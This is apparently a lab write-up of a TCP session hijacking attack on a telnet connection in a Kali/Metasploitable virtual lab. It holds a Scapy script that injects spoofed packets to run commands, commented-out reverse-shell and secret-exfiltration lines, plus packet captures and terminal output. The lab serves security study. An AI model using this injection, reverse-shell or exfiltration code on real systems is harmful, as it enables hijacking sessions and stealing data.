
```python
#!/usr/bin/python3
import sys
from scapy.all import *
print("SENDING SESSION HIJACKING PACKET...")
IPLayer = IP(src="192.168.1.112", dst="192.168.1.113")
TCPLayer = TCP(sport=50486, dport=23, flags="A",
               seq=3194282313, ack=2304958382)
Data = "\r mkdir test2\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)

#Data = "\n nc -e /bin/sh/192.168.1.111 80\n"
#cat /home/seed/secret > /dev/tcp/192.168.1.111/9090
```



Metasploitable Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=21.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=21.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=21.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=21.8 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 21.318/21.611/21.875/0.231 ms
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
secret  test  test2  vulnerable  win.txt
msfadmin@metasploitable:~$ _
```

Conduct the attack by sending the spoofed packet to the server appearing to come from the client




```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
4.1.pcapng  telnethack.py
root@kali:~/Desktop# python3 telnethack.py
```

Attack successful. Packet is listed out. In wireshark the server sends repeated retransmission packets as the connection has been severed with the client. The client is now out of sequence with the server so the packets are dropped. The client's telnet shell has locked up.


```
No.  Time              Source          Destination     Protocol  Length Info
 277 179.512784768   192.168.1.113   192.168.1.112   TELNET    68 Telnet Data
 278 179.512854243   192.168.1.112   192.168.1.113   TCP       66 50486 → 23
 279 179.512880026   192.168.1.113   192.168.1.112   TELNET    93 Telnet Data
 280 179.512922528   192.168.1.112   192.168.1.113   TCP       66 50486 → 23
 281 179.653759229   192.168.1.112   192.168.1.113   TELNET    68 Telnet Data
 282 179.653944636   192.168.1.113   192.168.1.112   TELNET    68 Telnet Data
 283 179.654014517   192.168.1.112   192.168.1.113   TCP       66 50486 → 23
 284 179.654170618   192.168.1.113   192.168.1.112   TELNET    93 Telnet Data
 285 179.654247641   192.168.1.112   192.168.1.113   TCP       66 50486 → 23
 286 179.790673604   192.168.1.112   192.168.1.113   TELNET    68 Telnet Data
 287 179.790821723   192.168.1.113   192.168.1.112   TELNET    68 Telnet Data
 288 179.790912011   192.168.1.112   192.168.1.113   TCP       66 50486 → 23
 289 179.791032730   192.168.1.113   192.168.1.112   TELNET    93 Telnet Data
 290 179.791107042   192.168.1.112   192.168.1.113   TCP       66 50486 → 23
1039 1115.3139721…   192.168.1.112   192.168.1.113   TELNET    68 Telnet Data
1040 1115.3142062…   192.168.1.113   192.168.1.112   TELNET    68 Telnet Data
1043 1115.5233338…   192.168.1.113   192.168.1.112   TCP       68 [TCP Retra
1045 1115.9435248…   192.168.1.113   192.168.1.112   TCP       68 [TCP Retra
1047 1116.7838752…   192.168.1.113   192.168.1.112   TCP       68 [TCP Retra
1048 1118.4635463…   192.168.1.113   192.168.1.112   TCP       68 [TCP Retra
1054 1121.8226422…   192.168.1.113   192.168.1.112   TCP       68 [TCP Retra
1061 1128.5418684…   192.168.1.113   192.168.1.112   TCP       68 [TCP Retra

Transmission Control Protocol, Src Port: 50486, Dst Port: 23, Seq: 157, Ack: 1547, Len
    Source Port: 50486
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence Number: 157    (relative sequence number)
    Sequence Number (raw): 3194282313
    [Next Sequence Number: 157    (relative sequence number)]
    Acknowledgment Number: 1547    (relative ack number)
    Acknowledgment number (raw): 2304958382
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x2b8d [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [SEQ/ACK analysis]
  [Timestamps]

0000  08 00 27 7d e6 3d 08 00  27 ff be 93 08 00 45 10   ··'}·=··
0010  00 34 66 e5 40 00 40 06  4f 9d c0 a8 01 70 c0 a8   ·4f·@·@·
0020  01 71 c5 36 00 17 be 64  e1 49 89 62 df ae 80 10   ·q·6···d
0030  01 f5 2b 8d 00 00 01 01  08 0a d7 a8 0a 6f 00 00   ··+·····
0040  14 e4                                              ··

This shows the raw value of the acknowledgment number (tcp.ack_raw), 4 bytes    Packets: 1064 · Displayed: 134 (12.6%)    Profile: Default
```

```
root@kali:~/Desktop# ls
4.1.pcapng  telnethack.py
root@kali:~/Desktop# python3 telnethack.py
SENDING SESSION HIJACKING PACKET ...
version    : BitField  (4 bits)                 = 4                 (4)
ihl        : BitField  (4 bits)                 = None              (None)
tos        : XByteField                         = 0                 (0)
len        : ShortField                         = None              (None)
id         : ShortField                         = 1                 (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>       (<Flag 0 ()>)
frag       : BitField  (13 bits)                = 0                 (0)
ttl        : ByteField                          = 64                (64)
proto      : ByteEnumField                      = 6                 (0)
chksum     : XShortField                        = None              (None)
src        : SourceIPField                      = '192.168.1.112'   (None)
dst        : DestIPField                        = '192.168.1.113'   (None)
options    : PacketListField                    = []                ([])
--
sport      : ShortEnumField                     = 50486             (20)
dport      : ShortEnumField                     = 23                (80)
seq        : IntField                           = 3194282313        (0)
ack        : IntField                           = 2304958382        (0)
dataofs    : BitField  (4 bits)                 = None              (None)
reserved   : BitField  (3 bits)                 = 0                 (0)
flags      : FlagsField  (9 bits)               = <Flag 16 (A)>     (<Flag 2 (S)>)
window     : ShortField                         = 8192              (8192)
chksum     : XShortField                        = None              (None)
urgptr     : ShortField                         = 0                 (0)
options    : TCPOptionsField                    = []                (b'')
--
load       : StrField                           = b'\r mkdir test3\r' (b'')
root@kali:~/Desktop#
```

The new test3 directory has been created on the server


Metasploitable Clone [Running] - Oracle VM VirtualBox

```
lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=21.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=21.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=21.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=21.8 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 21.318/21.611/21.875/0.231 ms
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
secret  test  test2  vulnerable  win.txt
msfadmin@metasploitable:~$ ls
secret  test  test2  test3  vulnerable  win.txt
msfadmin@metasploitable:~$
```